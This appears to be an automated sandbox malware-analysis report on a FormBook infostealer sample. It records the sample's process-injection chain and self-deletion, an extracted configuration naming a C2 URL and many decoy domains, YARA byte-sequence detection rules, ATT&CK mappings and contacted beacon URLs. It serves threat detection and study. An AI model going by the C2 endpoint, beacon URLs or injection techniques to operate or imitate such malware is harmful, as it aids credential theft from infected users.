ID: 411836
Sample Name:
INv02938727.exe
Cookbook: default.jbs
Time: 07:30:24
Date: 12/05/2021
Version: 32.0.0 Black Diamond

Table of Contents


Analysis Report INv02938727.exe

Overview


General Information

Sample Name:	INv02938727.exe
Analysis ID:	411836
MD5:	a3b74acf9723e53.
SHA1:	2714e0ec97d819..
SHA256:	f8e8f64bb17ffb2f…
Tags:	exe Formbook
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for subm…
- Snort IDS alert for network traffic (e.…
- System process connects to networ…
- Yara detected AntiVM3
- Yara detected FormBook
- C2 URLs / IPs found in malware con…
- Machine Learning detection for samp…
- Maps a DLL or memory area into an…
- Modifies the context of a thread in a…
- Modifies the prolog of user mode fun…

Classification



Startup

- **System is w10x64**
- INv02938727.exe (PID: 4852 cmdline: 'C:\Users\user\Desktop\INv02938727.exe' MD5: A3B74ACF9723E53D6CAEA736FAAE9708)
  - INv02938727.exe (PID: 3632 cmdline: C:\Users\user\Desktop\INv02938727.exe MD5: A3B74ACF9723E53D6CAEA736FAAE9708)
    - explorer.exe (PID: 3292 cmdline: MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - autochk.exe (PID: 6960 cmdline: C:\Windows\SysWOW64\autochk.exe MD5: 34236DB574405291498BCD13D20C42EB)
    - control.exe (PID: 7072 cmdline: C:\Windows\SysWOW64\control.exe MD5: 40FBA3FBFD5E33E0DE1BA45472FDA66F)
      - cmd.exe (PID: 7088 cmdline: /c del 'C:\Users\user\Desktop\INv02938727.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
        - conhost.exe (PID: 7096 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.hometowncashbuyersgroup.com/kkt/"
  ],
  "decoy": [
    "inspirafutebol.com",
    "customgiftshouston.com",
    "mycreativelending.com",
    "psplaystore.com",
    "newlivingsolutionshop.com",
    "dechefamsterdam.com",
    "servicingl0ans.com",
    "atsdholdings.com",
    "manifestarz.com",
    "sequenceanalytica.com",
    "gethealthcaresmart.com",
    "theartofsurprises.com",
    "pirateequitypatrick.com",
    "alliance-ce.com",
    "wingrushusa.com",
    "funtimespheres.com",
    "solevux.com",
    "antimasathya.com",
    "profitexcavator.com",
    "lankeboxshop.com",
    "aarthiramamurthy.com",
    "oldmopaiv.xyz",
    "mavispaguzellik.com",
    "milkamax.com",
    "sputnikvasisi.com",
    "gametoyou.com",
    "sisconbol.com",
    "thedreamcertificate.com",
    "vichy-menuiserie.com",
    "pv-step.com",
    "growingmindstrilingual.com",
    "tlcrentny.com",
    "jedshomebuilders.com",
    "curtailit.com",
    "integruschamber.com",
    "lanzamientosbimbocolombia.com",
    "tightlinesfishingco.com",
    "doubleuphome.com",
    "arctic.solar",
    "unstopabbledomains.com",
    "aggiornamento-isp.info",
    "clarkandhurnlaw.com",
    "barefootbirthstl.com",
    "seanfeuct.com",
    "measureformeasurehome.com",
    "stephsavy.com",
    "loveflowersandevents.com",
    "czsis.com",
    "midnightblueinc.com",
    "today.dental",
    "customwithme.com",
    "edisetiyo.com",
    "jasoneganrealtor.com",
    "rihxertiza.com",
    "seahorseblast.net",
    "nedayerasa.com",
    "cliftonheightshoa.net",
    "theprofilemba.com",
    "cfwoods.com",
    "dogggo.com",
    "casatranquillainletbeach.com",
    "u1023.com",
    "aromakapseln.com",
    "zhwanjie.com"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
0000000F.00000002.511352331.0000000003250000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
0000000F.00000002.511352331.0000000003250000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa57a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb273:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b327:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c32a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
0000000F.00000002.511352331.0000000003250000.00000040.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x18409:$sqlite3step: 68 34 1C 7B E1 • 0x1851c:$sqlite3step: 68 34 1C 7B E1 • 0x18438:$sqlite3text: 68 38 2A 90 C5 • 0x1855d:$sqlite3text: 68 38 2A 90 C5 • 0x1844b:$sqlite3blob: 68 53 D8 7F 8C • 0x18573:$sqlite3blob: 68 53 D8 7F 8C
00000001.00000002.250197867.0000000002726000.00000004.00000001.sdmp	JoeSecurity_AntiVM_3	Yara detected AntiVM_3	Joe Security	
00000002.00000002.315850834.0000000000400000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
Click to see the 18 entries				


Unpacked PEs

Source	Rule	Description	Author	Strings
2.2.INv02938727.exe.400000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
2.2.INv02938727.exe.400000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8ae8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8d62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14885:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14371:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14987:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x14aff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x977a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x135ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa473:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1a527:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1b52a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
2.2.INv02938727.exe.400000.0.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x17609:$sqlite3step: 68 34 1C 7B E1 • 0x1771c:$sqlite3step: 68 34 1C 7B E1 • 0x17638:$sqlite3text: 68 38 2A 90 C5 • 0x1775d:$sqlite3text: 68 38 2A 90 C5 • 0x1764b:$sqlite3blob: 68 53 D8 7F 8C • 0x17773:$sqlite3blob: 68 53 D8 7F 8C
2.2.INv02938727.exe.400000.0.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
2.2.INv02938727.exe.400000.0.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa57a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb273:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b327:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c32a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 1 entries				

Sigma Overview

No Sigma rule has matched

Signature Overview



- AV Detection
- Compliance
- Software Vulnerabilities
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

- Found malware configuration
- Multi AV Scanner detection for submitted file
- Yara detected FormBook
- Machine Learning detection for sample

Networking:

- Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)
- C2 URLs / IPs found in malware configuration

E-Banking Fraud:

- Yara detected FormBook

System Summary:

- Malicious sample detected (through community Yara rule)

Hooking and other Techniques for Hiding and Protection:

- Modifies the prolog of user mode functions (user mode inline hooks)

Malware Analysis System Evasion:

- Yara detected AntiVM3
- Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)
- Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

- System process connects to network (likely due to code injection or exploit)
- Maps a DLL or memory area into another process
- Modifies the context of a thread in another process (thread injection)
- Queues an APC in another process (thread injection)

Sample uses process hollowing technique

Stealing of Sensitive Information:

Yara detected FormBook


Remote Access Functionality:

Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Shared Modules 1	Path Interception	Process Injection 5 1 2	Rootkit 1	Credential API Hooking 1	Security Software Discovery 2 2 1	Remote Services	Credential API Hooking 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop o Insecure Network Communicat
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Masquerading 1	Input Capture 1	Process Discovery 2	Remote Desktop Protocol	Input Capture 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 3	Exploit SS7 Redirect Phc Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Disable or Modify Tools 1	Security Account Manager	Virtualization/Sandbox Evasion 3 1	SMB/Windows Admin Shares	Archive Collected Data 1	Automated Exfiltration	Non-Application Layer Protocol 3	Exploit SS7 Track Device Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Virtualization/Sandbox Evasion 3 1	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 3	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Process Injection 5 1 2	LSA Secrets	System Information Discovery 1 1 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communicat
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Deobfuscate/Decode Files or Information 1	Cached Domain Credentials	System Owner/User Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Obfuscated Files or Information 4	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Poin
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Software Packing 3	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade Insecure Protocols


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
INv02938727.exe	61%	Virustotal		Browse
INv02938727.exe	38%	Metadefender		Browse
INv02938727.exe	69%	ReversingLabs	ByteCode-MSIL.Trojan.Taskun	
INv02938727.exe	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
2.2.INv02938727.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
www.funtimespheres.com	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.sequenceanalytica.com/kkt/?n8=WT801LO0&ltLd=beAPPUpQq3bTf0wVpdVGLtZQUj/Y58U/lZEW6sslvUZTyjBteEnfLFfdWl9VdBzisWFD4iTcDg==	0%	Avira URL Cloud	safe	
http://www.funtimespheres.com/kkt/?ltLd=mESCp8fUWMf2GiNccZQr41WoLlunmDO2dTTww9D/7e3BTia5ZniOyGA6Z4qikYh0oIJWnb//TQ==&n8=WT801LO0	0%	Avira URL Cloud	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://mindcart.ai/kkt/?n8=WT801LO0&ltLd=beAPPUpQq3bTf0wVpdVGLtZQUj/Y58U/lZEW6sslvUZTyjBteEnfLFfdWl9	0%	Avira URL Cloud	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
www.hometowncashbuyersgroup.com/kkt/	0%	Avira URL Cloud	safe	
http://www.manifestarz.com/kkt/?n8=WT801LO0&ltLd=YJq3LfF57r8Qfq7uTCgZxOPP1vMH1/e9D5ir0WlXFDknegtt717KVO1lFmJGJc9BoYXzy139hQ==	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.funtimespheres.com	107.165.40.251	true	true	• 0%, Virustotal, Browse	unknown
manifestarz.com	34.102.136.180	true	false		unknown
sequenceanalytica.com	184.168.131.241	true	true		unknown
www.sequenceanalytica.com	unknown	unknown	true		unknown
www.manifestarz.com	unknown	unknown	true		unknown

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
http://www.sequenceanalytica.com/kkt/?n8=WT801LO0&ltLd=beAPPUpQq3bTf0wVpdVGLtZQUj/Y58U/IZEW6sslvUZTyjBteEnfLFfdWI9VdBzisWFD4iTcDg==	true	• Avira URL Cloud: safe	unknown
http://www.funtimespheres.com/kkt/?ltLd=mESCp8fUWMf2GiNccZQr41WoLlunmDO2dTTww9D/7e3BTia5ZniOyGA6Z4qikYh0oIJWnb//TQ==&n8=WT801LO0	true	• Avira URL Cloud: safe	unknown
www.hometowncashbuyersgroup.com/kkt/	true	• Avira URL Cloud: safe	low
http://www.manifestarz.com/kkt/?n8=WT801LO0&ltLd=YJq3LfF57r8Qfq7uTCgZxOPP1vMH1/e9D5ir0WlXFDknegtt717KVO1lFmJGJc9BoYXzy139hQ==	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.autoitscript.com/autoit3/J	explorer.exe, 00000003.0000000 0.269026840.0000000006870000.0 0000004.00000001.sdmp	false		high
http://www.apache.org/licenses/LICENSE-2.0	explorer.exe, 00000003.0000000 0.279894776.000000000BE76000.0 0000002.00000001.sdmp	false		high
http://www.fontbureau.com	explorer.exe, 00000003.0000000 0.279894776.000000000BE76000.0 0000002.00000001.sdmp	false		high
http://www.fontbureau.com/designersG	explorer.exe, 00000003.0000000 0.279894776.000000000BE76000.0 0000002.00000001.sdmp	false		high
http://www.fontbureau.com/designers/?	explorer.exe, 00000003.0000000 0.279894776.000000000BE76000.0 0000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/bThe	explorer.exe, 00000003.0000000 0.279894776.000000000BE76000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers?	explorer.exe, 00000003.0000000 0.279894776.000000000BE76000.0 0000002.00000001.sdmp	false		high
http://www.tiro.com	explorer.exe, 00000003.0000000 0.279894776.000000000BE76000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers	explorer.exe, 00000003.0000000 0.279894776.000000000BE76000.0 0000002.00000001.sdmp	false		high
http://www.goodfont.co.kr	explorer.exe, 00000003.0000000 0.279894776.000000000BE76000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://stackpath.bootstrapcdn.com/bootstrap/4.5.0/css/bootstrap.min.css	INv02938727.exe, 00000001.0000 0002.250197867.000000000272600 0.00000004.00000001.sdmp	false		high
http://mindcart.ai/kkt/?n8=WT801LO0&ltLd=beAPPUpQq3bTf0wVpdVGLtZQUj/Y58U/IZEW6sslvUZTyjBteEnfLFfdWI9	control.exe, 0000000F.00000002 .515402628.000000000578F000.00 000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.carterandcone.coml	explorer.exe, 00000003.0000000 0.279894776.000000000BE76000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sajatypeworks.com	explorer.exe, 00000003.0000000 0.279894776.000000000BE76000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.typography.netD	explorer.exe, 00000003.0000000 0.279894776.000000000BE76000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/cabarga.htmlN	explorer.exe, 00000003.0000000 0.279894776.000000000BE76000.0 0000002.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.founder.com.cn/cn/cThe	explorer.exe, 00000003.0000000 0.279894776.000000000BE76000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/staff/dennis.htm	explorer.exe, 00000003.0000000 0.279894776.000000000BE76000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://fontfabrik.com	explorer.exe, 00000003.0000000 0.279894776.000000000BE76000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.founder.com.cn/cn	explorer.exe, 00000003.0000000 0.279894776.000000000BE76000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
